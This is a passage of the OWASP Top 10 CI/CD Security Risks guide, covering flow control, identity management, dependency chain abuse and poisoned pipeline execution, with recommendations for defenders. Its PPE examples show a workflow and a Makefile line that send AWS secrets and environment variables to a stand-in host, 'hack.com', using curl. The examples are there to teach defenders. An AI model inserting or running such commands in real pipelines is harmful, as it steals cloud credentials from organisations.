# Top 10
CI/CD Security Risks

Introduction

CI/CD environments, processes, and systems are the beating heart of any modern software organization. They deliver code from an engineer's workstation to production. Combined with the rise of the DevOps discipline and microservice architectures, CI/CD systems and processes have reshaped the engineering ecosystem:

- The technical stack is more diverse, both in relation to coding languages as well as to technologies and frameworks adopted further down the pipeline (e.g. GitOps, K8s).
- Adoption of new languages and frameworks is increasingly quicker, without significant technical barriers.
- There is an increased use of automation and Infrastructure as Code (IaC) practices.
- 3rd parties, both in the shape of external providers as well as dependencies in code, have become a major part of any CI/CD ecosystem, with the integration of a new service typically requiring no more than adding 1-2 lines of code

These characteristics allow faster, more flexible and diverse software delivery. However, they have also reshaped the attack surface with a multitude of new avenues and opportunities for attackers.

Adversaries of all levels of sophistication are shifting their attention to CI/CD, realizing CI/CD services provide an efficient path to reaching an organization's crown jewels. The industry is witnessing a significant rise in the amount, frequency and magnitude of incidents and attack vectors focusing on abusing flaws in the CI/CD ecosystem, including —

- The compromise of the **SolarWinds** build system, used to spread malware through to 18,000 customers.
- The **Codecov** breach, that led to exfiltration of secrets stored within environment variables in thousands of build pipelines across numerous enterprises.
- The **PHP breach**, resulting in publication of a malicious version of PHP containing a backdoor.
- The **Dependency Confusion** flaw, which affected dozens of giant enterprises, and abuses flaws in the way external dependencies are fetched to run malicious code on developer workstations and build environments.
- The compromises of the *ua-parser-js, coa and rc* **NPM packages**, with millions of weekly downloads each, resulting in malicious code running on millions of build environments and developer workstations.

While attackers have adapted their techniques to the new realities of CI/CD, most defenders are still early on in their efforts to find the right ways to detect, understand, and manage the risks associated with these environments. Seeking the right balance between optimal security and engineering velocity, security teams are in search for the most effective security controls that will allow engineering to remain agile without compromising on security.

The "Top 10 CI/CD Security Risks" initiative

This document helps defenders identify focus areas for securing their CI/CD ecosystem. It is the result of extensive research into attack vectors associated with CI/CD, and the analysis of high profile breaches and security flaws.

Numerous industry experts across multiple verticals and disciplines came together to collaborate on this document to ensure its relevance to today's threat landscape, risk surface, and the challenges that defenders face in dealing with these risks.

We would like to thank and acknowledge all experts which took part in reviewing and validating this document.

Authors

Daniel Krivelevich 🐦
CTO at Cider Security

Omer Gil 🐦
Director of Research at Cider Security

Reviewers

Iftach Ian Amit 🐦
Advisory CSO
at Rapid7

Jonathan Claudius 🐦
Director of Security
Assurance at Mozilla

Michael Coates 🐦
CEO & Co-Founder
at Altitude Networks,
Former CISO at Twitter

Jonathan Jaffe
CISO at Lemonade
Insurance

Adrian Ludwig
Chief Trust Officer
at Atlassian

Travis McPeak 🐦
Head of Product Security
at Databricks

Ron Peled
Founder & CEO
at ProtectOps, Former
CISO at LivePerson

Ty Sbano 🐦
CISO at Vercel

Astha Singhal 🐦
Director, Information
Security at Netflix

Hiroki Suezawa 🐦
Security Engineer
at Mercari, inc.

Tyler Welton
Principal Security Engineer
at Built Technologies,
Owner at Untamed Theory

Tyler Young
Head of Security
at Relativity

Noa Ginzbursky
DevOps Engineer
at Cider Security

Asi Greenholts 🐦
Security Researcher
at Cider Security

Top 10 risks

Presented below are the top 10 CI/CD security risks. All risks follow a consistent structure -

- **Definition** - Concise definition of the nature of the risk.

- **Description** - Detailed explanation of the context and the adversary motivation.

- **Impact** - Detail around the potential impact the realization of the risk can have on an organization.

- **Recommendations** - A set of measures and controls recommended for optimizing an organization's CI/CD posture in relation to the risk in question.

- **References** - A list of real world examples and precedents in which the risk in question was exploited.

The list was compiled on the basis of extensive research and analysis based on the following sources:

- Analysis of the architecture, design and security posture of hundreds of CI/CD environments across multiple verticals and industries.

- Profound discussions with industry experts.

- Publications detailing incidents and security flaws within the CI/CD security domain. Examples are provided where relevant.

List of the top 10 CI/CD security risks

Insufficient Flow Control Mechanisms

Definition

Insufficient flow control mechanisms refer to the ability of an attacker that has obtained permissions to a system within the CI/CD process (SCM, CI, Artifact repository, etc.) to single handedly push malicious code or artifacts down the pipeline, due to a lack in mechanisms that enforce additional approval or review.

Description

CI/CD flows are designed for speed. New code can be created on a developer's machine and get to production within minutes, often with full reliance on automation and minimal human involvement. Seeing that CI/CD processes are essentially the highway to the highly gated and secured production environments, organizations continuously introduce measures and controls aimed at ensuring that no single entity (human or application) can push code or artifacts through the pipeline without being required to undergo a strict set of reviews and approvals.

Impact

An attacker with access to the SCM, CI, or systems further down the pipeline, can abuse insufficient flow control mechanisms to deploy malicious artifacts. Once created, the artifacts are shipped through the pipeline - potentially all the way to production - without any approval or review. For example, an adversary may:

- Push code to a repository branch, which is automatically deployed through the pipeline to production.

- Push code to a repository branch, and then manually trigger a pipeline that ships the code to production.

- Directly push code to a utility library, which is used by code running in a production system.

- Abuse an auto-merge rule in the CI that automatically merges pull requests that meet a predefined set of requirements, thus pushing malicious unreviewed code.

- Abuse insufficient branch protection rules—for example, excluding specific users or branches to bypass branch protection and push malicious unreviewed code.

- Upload an artifact to an artifact repository, such as a package or container, in the guise of a legitimate artifact created by the build environment. In such a scenario, a lack of controls or verifications could result in the artifact being picked up by a deploy pipeline and deployed to production.

- Access production and directly change application code or infrastructure (e.g AWS Lambda function), without any additional approval/verification.

Recommendations

Establish pipeline flow control mechanisms to ensure that no single entity (human / programmatic) is able to ship sensitive code and artifacts through the pipeline without external verification or validation. This can be achieved by implementing the following measures:

- Configure branch protection rules on branches hosting code which is used in production and other sensitive systems. Where possible, avoid exclusion of user accounts or branches from branch protection rules. Where user accounts are granted permission to push unreviewed code to a repository, ensure those accounts do not have the permission to trigger the deployment pipelines connected to the repository in question.

- Limit the usage of auto-merge rules and ensure that wherever they are in use - they are applicable to the minimal amount of contexts. Review the code of all auto-merge rules thoroughly to ensure they cannot be bypassed and avoid importing 3rd party code in the auto-merge process.

- Where applicable, prevent accounts from triggering production build and deployment pipelines without additional approval or review.

- Prefer allowing artifacts to flow through the pipeline only in the condition that they were created by a pre-approved CI service account. Prevent artifacts that have been uploaded by other accounts from flowing through the pipeline without secondary review and approval.

- Detect and prevent drifts and inconsistencies between code running in production and its CI/CD origin, and modify any resource that contains a drift.

References

- Backdoor planted in the PHP git repository. The attackers pushed malicious unreviewed code directly to the PHP main branch, ultimately resulting in a formal PHP version being spread to all PHP websites.

  https://news-web.php.net/php.internals/113981

- Bypassing auto-merge rules in Homebrew, by RyotaK. An auto-merge rule used to merge insignificant changes into the main branch was susceptible to bypass, allowing adversaries to merge malicious code into the project.

  https://brew.sh/2021/04/21/security-incident-disclosure/

- Bypassing required reviews using GitHub Actions, by Omer Gil. The flaw allowed leveraging GitHub Actions to bypass the required reviews mechanism and push unreviewed code to a protected branch.

  https://www.cidersecurity.io/blog/research/bypassing-required-reviews-using-github-actions/

Inadequate Identity and Access Management

Definition

Inadequate Identity and Access Management risks stem from the difficulties in managing the vast amount of identities spread across the different systems in the engineering ecosystem, from source control to deployment. The existence of poorly managed identities-both human and programmatic accounts - increases the potential and the extent of damage of their compromise.

Description

Software delivery processes consist of multiple systems connected together with the aim of moving code and artifacts from development to production. Each system provides multiple methods of access and integration (username & password, personal access token, marketplace application, oauth applications, plugins, SSH keys). The different types of accounts and method of access can potentially have their own unique provisioning method, set of security policies and authorization model. This complexity creates challenges in managing the different identities throughout the entire identity lifecycle and ensuring their permissions are aligned with the principle of least privilege.

Furthermore, in a typical environment, the average user account of an SCM or CI is highly permissive, as these systems have not traditionally been a major focus area for security teams. These identities are mostly used by engineers that require the flexibility to be able to create major changes in code and infrastructure.

Some of the major concerns and challenges around identity and access management within the CI/CD ecosystem include:

- **Overly permissive identities —** Maintaining the principle of least privilege for both applicative and humac accounts. For example, in SCMs - Ensuring each human and applicative identity has been granted only the permissions required and only against the actual repositories it needs to access is not trivial.

- **Stale identities —** Employees/Systems that are not active and/or no longer require access but have not had their human and programmatic account against all CI/CD systems deprovisioned.

- **Local identities —** Systems which do not have their access federated with a centralized IDP, creating identities that are managed locally within the system in question. Local accounts create challenges in enforcing consistent security policies

(e.g. password policy, lockout policy, MFA) as well as properly deprovisioning access across all systems (for example, when an employee leaves the organization).

- **External identities —**
  - Employees registered with an email address from a domain not owned or managed by the organization —
    In this scenario, the security of these accounts is highly dependent on the security of the external accounts they are assigned to. Since these accounts are not managed by the organization, they are not necessarily compliant with the organization's security policy.

  - External collaborators —
    Once access is granted to external collaborators to a system, the security level of the system is derived from the level of the external collaborator's work environment, outside of the organization's control.

- **Self-registered identities —** In systems where self-registration is allowed, it is often the case that a valid domain address is the only prerequisite for self-registration and access to CI/CD systems. Usage of default/base set of permissions to a system which is anything different than "none" significantly expands the potential attack surface.

- **Shared identities —** Identities shared between human users / applications / both humans and applications increase the footprint of their credentials as well as create challenges having to do with accountability in case of a potential investigation.

Impact

The existence of hundreds (or sometimes thousands) of identities - both human and programmatic - across the CI/CD ecosystem, paired with a lack of strong identity and access management practices and common usage of overly permissive accounts, leads to a state where compromising nearly any user account on any system, could grant powerful capabilities to the environment, and could serve as a segway into the production environment.

Recommendations

- Conduct a continuous analysis and mapping of all identities across all systems within the engineering ecosystem. For each identity, map the identity provider, level of permissions granted and level of permissions actually used. Ensure all methods of programmatic access are covered within the analysis.

- Remove permissions not necessary for the ongoing work of each identity across the different systems in the environment.

- Determine an acceptable period for disabling/removing stale accounts and disable/remove any identity which has surpassed the predetermined period of inactivity.

- Avoid creating local user accounts. Instead, create and manage identities using a centralized organization component (IdP). Whenever local user accounts are in use, ensure that accounts which no longer require access are disabled/removed and that security policies around all existing accounts match the organization's policies.

- Continuously map all external collaborators and ensure their identities are aligned with the principle of least privilege. Whenever possible, grant permissions with a predetermined expiry date - for both human and programmatic accounts - and disable their account once the work is done.

- Prevent employees from using their personal email addresses, or any address which belongs to a domain not owned and managed by the organization, against the SCM, CI, or any other CI/CD platform. Continuously monitor for non-domain addresses across the different systems and remove non-compliant users.

- Refrain from allowing users to self-register to systems, and grant permission on an as-needed basis.

- Refrain from granting base permissions in a system to all users, and to large groups where user accounts are automatically assigned to.

- Avoid using shared accounts. Create dedicated accounts for each specific context, and grant the exact set of permissions required for the context in question.

References

- The Stack Overflow TeamCity build server compromise - The attacker was able to escalate their privileges in the environment due to the fact the newly registered accounts were assigned administrative privileges upon access to the system.

  https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident

- Mercedes Benz source code leaked after a self-maintained internet-facing GitLab server was available for access by self-registration.

  https://www.zdnet.com/article/mercedes-benz-onboard-logic-unit-olu-source-code-leaks-online/

- A self-managed GitLab server of the New York state government was exposed to the internet, allowing anyone to self-register and log in to the system, which stored sensitive secrets.

  https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york-states-it-office-was-exposed-online/

- Malware added to the Gentoo Linux distribution source code, after the GitHub account password of a project maintainer was compromised.

  https://wiki.gentoo.org/wiki/Project:Infrastructure/Incident_Reports/2018-06-28_Github

Dependency Chain Abuse

Definition

Dependency chain abuse risks refer to an attacker's ability to abuse flaws relating to how engineering workstations and build environments fetch code dependencies. Dependency chain abuse results in a malicious package inadvertently being fetched and executed locally when pulled.

Description

Managing dependencies and external packages used by self written code is becoming increasingly complex given the total number of systems involved in the process across all development contexts in an organization. Packages are oftentimes fetched using a dedicated client per programming language, typically from a combination of self-managed package repositories (e.g. Jfrog Artifactory) and language specific SaaS repositories (for example - Node.js has npm and the npm registry, Python's pip uses PyPI, and Ruby's gems uses RubyGems).

Many organizations go to great lengths to detect usage of packages with known vulnerabilities and conduct static analysis of both self-written and 3rd party code. However, in the context of using dependencies, there is an equally important set of controls required to secure the dependency ecosystem - involving securing the process defining how dependencies are pulled. Inadequate configurations may cause an unsuspecting engineer, or worse - the build system, to download a malicious package instead of the package that was intended to be pulled. In many cases, the package is not only downloaded, but also immediately executed after download, due to pre-install scripts and similar processes which are designed to run a package's code immediately after the package is pulled.

The main attack vectors in this context are:

- Dependency confusion - Publication of malicious packages in public repositories with the same name as internal package names, in an attempt to trick clients into downloading the malicious package rather than the private one.

- Dependency hijacking - Obtaining control of the account of a package maintainer on the public repository, in order to upload a new, malicious version of a widely used package, with the intent of compromising unsuspecting clients who pull the latest version of the package.

- <u>Typosquatting</u> - Publication of malicious packages with similar names to those of popular packages in the hope that a developer will misspell a package name and unintentionally fetch the typosquatted package.

- <u>Brandjacking</u> - Publication of malicious packages in a manner that is consistent with the naming convention or other characteristics of a specific brand's package, in an attempt to get unsuspecting developers to fetch these packages due to falsely associating them with the trusted brand.

Impact

The objective of adversaries which upload packages to public package repositories using one of the aforementioned techniques is to execute malicious code on a host pulling the package. This could either be a developer's workstation, or a build server pulling the package. Once the malicious code is running, it can be leveraged for credentials theft and lateral movement within the environment it is executed in.

Another potential scenario is for the attacker's malicious code to make its way to production environments from the build server. In many cases the malicious package would continue to also maintain the original, safe functionality the user was expecting, resulting in a lower probability of discovery.

Recommendations

There is a wide range of mitigation methods which are specific to the configuration of the different language-specific clients and the way internal proxies and external package repositories are used.

That said, all recommended controls share the same guiding principles -

- Any client pulling code packages should not be allowed to fetch packages directly from the internet or untrusted sources. Instead, the following controls should be implemented:

  - Whenever 3rd party packages are pulled from an external repository, ensure all packages are pulled through an internal proxy rather than directly from the internet. This allows deploying additional security controls at the proxy layer, as well as providing investigative capabilities around packages pulled - in case of a security incident.

  - Where applicable, disallow pulling of packages directly from external repositories. Configure all clients to pull packages from internal repositories, containing pre-vetted packages, and establish a mechanism to verify and enforce this client configuration.

- Enable checksum verification and signature verification for pulled packages.

- Avoid configuring clients to pull the latest version of a package. Prefer configuring a pre-vetted version or version ranges. Use the framework specific techniques to continuously "lock" the package version required in your organization to a stable and secure version.

- Scopes:

  - Ensure all private packages are registered under the organization's scope.

  - Ensure all code referencing a private package uses the package's scope.

  - Ensure clients are forced to fetch packages that are under your organization's scope solely from your internal registry.

- When installation scripts are being executed as part of the package installation, ensure that a separate context exists for those scripts, which does not have access to secrets and other sensitive resources available in other stages in the build process.

- Ensure that internal projects always contain configuration files of package managers (for example .npmrc in NPM) within the code repository of the project, to override any insecure configuration potentially existing on a client fetching the package.

- Avoid publishing names of internal projects in public repositories.

- As a general rule, given the amount of package managers and configurations in use simultaneously, complete prevention of 3rd party chain abuse is far from trivial. It is therefore recommended to ensure that an appropriate level of focus is placed around detection, monitoring and mitigation to ensure that in case of an incident, it is identified as quickly as possible and has the minimal amount of potential damage. In this context, all relevant systems should be hardened properly according to the guidelines under the "CICD-SEC-7: Insecure System Configuration" risk.

References

- Dependency Confusion, by Alex Birsan. An attack vector that tricks package managers and proxies into fetching a malicious package from a public repository instead of the intended package of the same name from an internal repository.

  https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

- Amazon, Zillow, Lyft, and Slack NodeJS apps targeted by threat actors using the Dependency Confusion vulnerability.

  https://www.bleepingcomputer.com/news/security/malicious-npm-packages-target-amazon-slack-with-new-dependency-attacks/

- The *ua-parser-js* NPM library, with 9 million downloads a week, was hijacked to launch cryptominers and steal credentials.

  https://github.com/advisories/GHSA-pjwm-rvh2-c87w

- The *coa* NPM library, with 9 million downloads a week, was hijacked to steal credentials.

  https://github.com/advisories/GHSA-73qr-pfmq-6rp8

- The *rc* NPM library, with 14 million downloads a week, was hijacked to steal credentials.

  https://github.com/advisories/GHSA-g2q5-5433-rhrf

Poisoned Pipeline Execution (PPE)

Definition

Poisoned Pipeline Execution (PPE) risks refer to the ability of an attacker with access to source control systems - and without access to the build environment, to manipulate the build process by injecting malicious code/commands into the build pipeline configuration, essentially 'poisoning' the pipeline and running malicious code as part of the build process.

Description

The PPE vector abuses permissions against an SCM repository, in a way that causes a CI pipeline to execute malicious commands.
Users that have permissions to manipulate the CI configuration files, or other files which the CI pipeline job relies on, can modify them to contain malicious commands, ultimately "poisoning" the CI pipeline executing these commands.

Pipelines executing unreviewed code, for example those which are triggered directly off of pull requests or commits to arbitrary repository branches, are more susceptible to PPE. The reason is that these scenarios, by design, contain code which has not undergone any reviews or approvals.
Once able to execute malicious code within the CI pipeline, the attacker can conduct a wide array of malicious operations, all within the context of the pipeline's identity.

There are three types of PPE:

Direct PPE (D-PPE): In a D-PPE scenario, the attacker modifies the CI config file in a repository they have access to, either by pushing the change directly to an unprotected remote branch on the repo, or by submitting a PR with the change from a branch or a fork. Since the CI pipeline execution is triggered off of the "push" or "PR" events, and the pipeline execution is defined by the commands in the modified CI configuration file, the attacker's malicious commands ultimately run in the build node once the build pipeline is triggered.

Indirect PPE (I-PPE): In certain cases, the possibility of D-PPE is not available to an adversary with access to an SCM repository:

- If the pipeline is configured to pull the CI configuration file from a separate, protected branch in the same repository.

- If the CI configuration file is stored in a separate repository from the source code, without the option for a user to directly edit it.

- If the CI build is defined in the CI system itself — instead of in a file stored in the source code.

In such a scenario, the attacker can still poison the pipeline by injecting malicious code into files referenced by the pipeline configuration file, for example:

- *make*: Executes commands defined in the "Makefile" file.

- Scripts referenced from within the pipeline configuration file, which are stored in the same repository as the source code itself (e.g. *python myscript.py* - where myscript.py would be manipulated by the attacker).

- Code tests: Testing frameworks running on application code within the build process rely on dedicated files, stored in the same repository as the source code itself. Attackers that are able to manipulate the code responsible for testing are then able to run malicious commands inside the build.

- Automatic tools: Linters and security scanners used in the CI, are also commonly reliant on a configuration file residing in the repository. Many times these configurations involve loading and running external code from a location defined inside the configuration file.

So rather than poisoning the pipeline by inserting malicious commands directly into the pipeline definition file, In I-PPE, an attacker injects malicious code into files referenced by the configuration file. The malicious code is ultimately executed on the pipeline node once the pipeline is triggered and runs the commands declared in the files in question.

Public-PPE (3PE): Execution of a PPE attack requires access to the repository hosting the pipeline configuration file, or to files it references. In most cases, the permission to do so would be given to organization members - mainly engineers. Therefore, attackers would typically have to be in possession of an engineer's permission to the repository to execute a direct or indirect PPE attack.

However, in some cases poisoning CI pipelines is available to anonymous attackers on the internet: Public repositories (for example open source projects) oftentimes allow any user to contribute - usually by creating pull requests, suggesting changes to the code. These projects are commonly automatically tested and built using a CI solution, in a similar fashion to private projects.

If the CI pipeline of a public repository runs unreviewed code suggested by anonymous users, it is susceptible to a Public PPE attack, or in short - 3PE. This also exposes internal assets, such as secrets of private projects, in cases where the pipeline of the vulnerable public repository runs on the same CI instance as private ones.

Examples

Example 1: Credential theft via Direct-PPE (GitHub Actions)

In the following example, a GitHub repository is connected with a GitHub Actions workflow that fetches the code, builds it, runs tests, and eventually deploys artifacts to AWS.
When new code is pushed to a remote branch in the repository, the code - including the pipeline configuration file - is fetched by the runner (the workflow node).

```
1  name: PIPELINE
2  on: push
3  jobs:
4   build:
5    runs-on: ubuntu-latest
6    steps:
7     - run: |
8         echo "building..."
9         echo "testing..."
10        echo "deploying..."
```


In this scenario, a D-PPE attack would be carried out as follows:

1. An attacker creates a new remote branch in the repository, in which they update the pipeline configuration file with malicious commands intended to access AWS credentials scoped to the GitHub organization and then to send them to a remote server.

```
1  name: PIPELINE
2  on: push
3  jobs:
4   build:
5    runs-on: ubuntu-latest
6    steps:
7     - env:
8         ACCESS_KEY: ${{ secrets.AWS_ACCESS_KEY_ID }}
9         SECRET_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
10
11       run: |
12        curl -d creds="$(echo $ACCESS_KEY:$SECRET_KEY | base64 | base64)" hack.com
```

2. Once the update is pushed, this triggers a pipeline which fetches the code from the repository, including the malicious pipeline configuration file.

3. The pipeline runs based on the configuration file "poisoned" by the attacker. As per the attacker's malicious commands, AWS credentials stored as repository secrets are loaded into memory.

4. The pipeline proceeds to execute the attacker's commands which send the AWS credentials to a server controlled by the attacker.

5. The attacker is then able to use the stolen credentials to access the AWS production environment.

Example 2: Credential theft via Indirect-PPE (Jenkins)

This time, it is a Jenkins pipeline that fetches code from the repository, builds it, runs tests, and eventually deploys to AWS. In this scenario the pipeline configuration is such that the file describing the pipeline - the Jenkinsfile - is always fetched from the main branch in the repository, which is protected. Therefore, the attacker cannot manipulate the build definition, meaning that fetching secrets stored on the Jenkins credential store, or running the job on other nodes are not a possibility.
However - this does not mean that the pipeline is risk free;
In the *build* stage of the pipeline, AWS credentials are loaded as environment variables, making them available only to the commands running in this stage. In the example below, the *make* command, which is based on the contents of Makefile (also stored in the repository), runs as part of this stage.

The Jenkinsfile:

```
1   pipeline {
2       agent any
3       stages {
4           stage('build') {
5               steps {
6                   withAWS(credentials: 'AWS_key', region: 'us-east-1') {
7                           sh 'make build'
8                           sh 'make clean'
9                   }
10              }
11          }
12          stage('test') {
13              steps {
14                  sh 'go test -v ./...'
15  ...
```

The Makefile:

```
1   build:
2       echo "building…"
3
4   clean:
5       echo "cleaning…"
```

In this scenario, an I-PPE attack would be carried out as follows:

1. An attacker creates a pull request in the repository, appending malicious commands to the *Makefile* file.

```
1  build:
2      curl -d "$$(env)" hack.com
3
4  clean:
5      echo "cleaning…"
```

2. Since the pipeline is configured to be triggered upon any PR against the repo, the Jenkins pipeline is triggered, fetching the code from the repository, including the malicious *Makefile*.

3. The pipeline runs based on the configuration file stored in the main branch. It gets to the *build* stage, and loads the AWS credentials into environment variables - as defined in the original Jenkinsfile. Then, it runs the *make build* command, which executes the malicious command that was added into *Makefile*.

4. The malicious *build* function defined in the Makefile is executed, sending the AWS credentials to a server controlled by the attacker.

5. The attacker is then able to use the stolen credentials to access the AWS production environment.

Impact

In a successful PPE attack, attackers execute malicious unreviewed code in the CI. This provides the attacker with the same abilities and level of access as the build job, including:

*   Access to any secret available to the CI job, such as secrets injected as environment variables or additional secrets stored in the CI. Being responsible for building code and deploying artifacts, CI/CD systems typically contain dozens of high-value credentials and tokens - such as to a cloud provider, to artifact registries, and to the SCM itself.

OWASP

- Access to external assets the job node has permissions to, such as files stored in the node's file system, or credentials to a cloud environment accessible through the underlying host.

- Ability to ship code and artifacts further down the pipeline, in the guise of legitimate code built by the build process.

- Ability to access additional hosts and assets in the network/environment of the job node

Recommendations

Preventing and mitigating the PPE attack vector involves multiple measures spanning across both SCM and CI systems:

- Ensure that pipelines running unreviewed code are executed on isolated nodes, not exposed to secrets and sensitive environments.

- Evaluate the need for triggering pipelines on public repositories from external contributors. Where possible, refrain from running pipelines originating from forks, and consider adding controls such as requiring manual approval for pipeline execution.

- For sensitive pipelines, for example those that are exposed to secrets, ensure that each branch that is configured to trigger a pipeline in the CI system has a correlating branch protection rule in the SCM.

- To prevent the manipulation of the CI configuration file to run malicious code in the pipeline, each CI configuration file must be reviewed before the pipeline runs. Alternatively, the CI configuration file can be managed in a remote branch, separate from the branch containing the code being built in the pipeline. The remote branch should be configured as protected.

- Remove permissions granted on the SCM repository from users that do not need them.

- Each pipeline should only have access to the credentials it needs to fulfill its purpose. The credentials should have the minimum required privileges.

References

- Exploiting Continuous Integration and Automated Build systems, DEF CON 25, by Tyler Welton. The talk covered exploitation techniques of the Direct-PPE and 3PE attack vectors, targeting pipelines running unreviewed code.

  https://www.youtube.com/watch?v=mpUDqo7tlk8

- PPE - Poisoned Pipeline Execution. Running malicious code in your CI, without access to your CI. By Daniel Krivelevich and Omer Gil.

  https://www.cidersecurity.io/blog/research/ppe-poisoned-pipeline-execution/

- Build Pipeline Security, by xssfox. An Indirect-PPE vulnerability was exposed in the CodeBuild pipeline of a website belonging to AWS. This allowed anonymous attackers to modify a script executed by the build configuration file with the creation of a pull request, resulting in the compromise of deployment credentials.

  https://sprocketfox.io/xssfox/2021/02/18/pipeline/

- GitHub Actions abused to mine cryptocurrency by pull requests that contained malicious code.

  https://dev.to/thibaultduponchelle/the-github-action-mining-attack-through-pull-request-2lmc

- A terraform provider for execution of OS commands during run of terraform plan in the pipeline, by Hiroki Suezawa.

  https://github.com/rung/terraform-provider-cmdexec

- Abusing the *terraform plan* command for execution of OS commands in the CI/CD, by Alex Kaskasoli.

  https://alex.kaskaso.li/post/terraform-plan-rce

- A vulnerability found in Teleport's CI implementation, that allowed attackers from the internet to execute a Direct-3PE attack by creating a pull request in a public GitHub repository linked with a Drone CI pipeline, and modifying the CI configuration file to execute a malicious pipeline.

  https://goteleport.com/blog/hack-via-pull-request/

Insufficient PBAC
